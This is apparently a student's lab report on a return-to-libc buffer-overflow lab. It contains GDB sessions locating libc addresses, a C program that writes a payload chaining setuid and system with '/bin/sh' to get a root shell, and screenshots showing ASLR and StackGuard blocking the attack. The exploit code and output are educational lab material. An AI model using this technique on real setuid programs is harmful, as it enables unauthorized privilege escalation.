


Return-to-libc Attack Lab report

Task 1.

First, I turn off the address space randomization to make sure the variable is in a fixed address in the memory. Then turn off the StackGuard protection scheme, and make the stack non-executable.

Second, I use GDB tool to find out where the system calls is in the memory:



```
Terminal
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/lab2/retlib...done.
(gdb) b bof
Breakpoint 1 at 0x804848a: file retlib.c, line 7.
(gdb) r
Starting program: /home/seed/lab2/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:7
warning: Source file is more recent than executable.
7      fread(buffer, sizeof(char), 12, badfile);
(gdb) n
8      return 1;
(gdb) x $ebp+4
0xbffff34c: 0x080484e2
(gdb) x/4w buffer+24
0xbffff34c: 0x080484e2 0x0804b008 0x080485e0 0xb7fc4f
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) print exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) █
```

The "system" address is the address we want to jump to after executing "bof" function. Then, in order to pass the "/bin/sh" to the system function, I use environment variable to store this string using "export" command. And I wrote a program to print the address of that particular environment variable.

```
Terminal
[02/24/2017 16:37] seed@ubuntu:~/lab2$ export MYSHELL=/bin/sh
[02/24/2017 16:37] seed@ubuntu:~/lab2$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/24/2017 16:37] seed@ubuntu:~/lab2$ ls
add_system&exit  getenv      getenv.c      myexploit     retlib
badfile         getenvadd_output  getenv_code   myexploit.c   retlib.c
[02/24/2017 16:37] seed@ubuntu:~/lab2$ getenv
bf8ffe8a
```

Here is the code to find the environment variable:

```
#include<stdio.h>

int main() {
    char *shell = (char*)getenv("MYSHELL");
    if(shell) {
        printf("%x \n", (unsigned int)shell);
    }
    return 1;
}
```

At this point, we also want the shell run under root, this can be achieved by using setuid command. We can use the same method I mentioned above to find "setuid" call address. Here is all the variable address we need for this attack.

```
Terminal
(gdb) run
Starting program: /home/seed/lab2/retlib

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) print setuid
$2 = {<text variable, no debug info>} 0xb7ed8e40 <setuid>
(gdb) pritrn exit
Undefined command: "pritrn". Try "help".
(gdb) print exit
$3 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) x/s 0xbffffe8a
No symbol "0xbffffe8a" in current context.
(gdb) x/s 0xbffffe8a
0xbffffe8a:      "n/sh"
(gdb) x/s 0xbffffe8a-2
0xbffffe88:      "bin/sh"
(gdb) x/s 0xbffffe8a-3
0xbffffe87:      "/bin/sh"
(gdb)
```

Now we have to construct a stack frame in order to launch the attack. In other words, we have to figure out where we want to place these variables in the buffer.


This is how I do it. First, I use gdb to find out the relative distance from the adress of "buffer" and "ebp":

```
Terminal
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/lab2/retlib...done.
(gdb) b bof
Breakpoint 1 at 0x804848a: file retlib.c, line 7.
(gdb) run
Starting program: /home/seed/lab2/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:7
7      fread(buffer, sizeof(char), 40, badfile);
(gdb) n
8      return 1;
(gdb) x/16wx $ebp-16
0xbffff338:      0x90909090      0x90909090      0x90909090      0x90909090
0xbffff348:      0x90909090      0xb7ed8e40      0xb7e5f430      0x00000000
0xbffff358:      0xbffffe8a      0xb7e53225      0xb7fed280      0x00000000
0xbffff368:      0x08048519      0x0804b008      0x08048510      0x00000000
(gdb) x $ebp
0xbffff348:      0x90909090
(gdb) x buffer
0xbffff334:      0x90909090
(gdb)
```

As we can tell, the address of "ebp" is 0xbffff348, the address of "buffer" is 0xbffff334, they are 0x14 different.

Also, we know that the return address is store 8 bytes apart from ebp. Therefore, we should store "system" call to ebp+8 address. Also, we have to place the parameters to its following location. Here is my exploit.c code:



```
Terminal
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define LEN 0x14

int main(int argc, char **argv) {
    char buf[64];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    memset(buf, 0x90, 64);

    *(long *) &buf[LEN+8] = 0xb7e5f430;    //"system()"
    *(long *) &buf[LEN+16] = 0xbffffe8a;    //"bin/sh"
    *(long *) &buf[LEN+12] = 0;            //"0"
    *(long *) &buf[LEN+4] = 0xb7ed8e40;    //"setuid"
    /*(long *) &buf[LEN+4] = 0xb7e52fb0;    //"exit()"
    printf("sizeof buffer = %u\n", sizeof(buf));

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}

"myexploit.c" 22L, 545C written 14,36-43 All
```

After that, I run myexploit program to generate the badfile. Finally, I run the retlib program, here is the result I got:

```
Terminal
No symbol "0xbffffe8a" in current context.
(gdb) x/s 0xbffffe8a
0xbffffe8a:      "n/sh"
(gdb) x/s 0xbffffe8a-2
0xbffffe88:      "bin/sh"
(gdb) x/s 0xbffffe8a-3
0xbffffe87:      "/bin/sh"
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3903] will be killed.

Quit anyway? (y or n) y
[02/24/2017 17:07] seed@ubuntu:~/lab2$ getenv
bffffe8a
[02/24/2017 17:07] seed@ubuntu:~/lab2$ gcc myexploit.c -o myexploit
[02/24/2017 17:08] seed@ubuntu:~/lab2$ myexploit
sizeof buffer = 64
[02/24/2017 17:08] seed@ubuntu:~/lab2$ retlib
# whoami
root
#
```


As we can see, I successfully attacked this program and get the root access.

If I change the retlib to a different name that has different length. The attack did not succeed.

This is because when the name changed, the stack of the environment variables also changed, therefore, the address of "/bin/sh" will also change. For example, if the name length is increasing by 1, the address of "/bin/sh" will be also off by 1.

Task 2.

If we turn on the address randomization, the attack using same method can't succeed. This is because the address of the variable we need is changing every time. Here is a screenshot I took after turn on the randomization.

A terminal window titled "Terminal" showing a series of commands and their outputs. The user is at a prompt "seed@ubuntu:~/lab2\$". They run "sudo sysctl -w kernel.randomize_va_space = 2", which outputs "kernel.randomize_va_space = 2". Then they run "getenv", which outputs "bfe3ce8a". They then run "export MYSHELL=/bin/sh". Finally, they run "getenv" four more times, which outputs "bf8ffe8a", "bfefbe8a", "bfd4ee8a", and then the prompt again. The terminal background has a faint Ubuntu logo made of colorful blocks.

```
[02/24/2017 17:51] seed@ubuntu:~/lab2$ sudo sysctl -w kernel.randomize_va_
2
kernel.randomize_va_space = 2
[02/24/2017 17:51] seed@ubuntu:~/lab2$ getenv
bfe3ce8a
[02/24/2017 17:52] seed@ubuntu:~/lab2$ getenv
bf8ffe8a
[02/24/2017 17:52] seed@ubuntu:~/lab2$ getenv
bfefbe8a
[02/24/2017 17:52] seed@ubuntu:~/lab2$ getenv
bfd4ee8a
[02/24/2017 17:52] seed@ubuntu:~/lab2$
```

As we can see on the picture, the address of the environment variable keeps changing. Therefore, it is hard for us to pass these parameter and also the "system" call in order to launch attack.

Task 3:

If we turn on the Stack Guard protection, the same attack does not work. This is because the Stack Guard prevents stack overflow. Therefore, we can not overflow buffer to overwrite the return address. This makes this attack difficult. Here is the screenshot I took after turn on the stack guard.


```

Terminal
exit
[02/24/2017 17:58] seed@ubuntu:~/lab2$ ./retlib
*** stack smashing detected ***: ./retlib terminated
===== Backtrace: =====
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
./retlib[0x8048523]
/lib/i386-linux-gnu/libc.so.6(__libc_system+0x0)[0xb7e5f430]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 1584607 /home/seed/lab2/retlib
08049000-0804a000 r--p 00000000 08:01 1584607 /home/seed/lab2/retlib
0804a000-0804b000 rw-p 00001000 08:01 1584607 /home/seed/lab2/retlib
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0b000-b7e0c000 r--p 0001b000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0c000-b7e0d000 rw-p 0001c000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.s
o
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.s
o
b7fc5000-b7fc6000 rw-p 001a5000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.s
o
b7fc6000-b7fc9000 rw-p 00000000 00:00 0
b7fd9000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0 [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
bffd000-c0000000 rw-p 00000000 00:00 0 [stack]
Aborted (core dumped)
[02/24/2017 17:58] seed@ubuntu:~/lab2$

```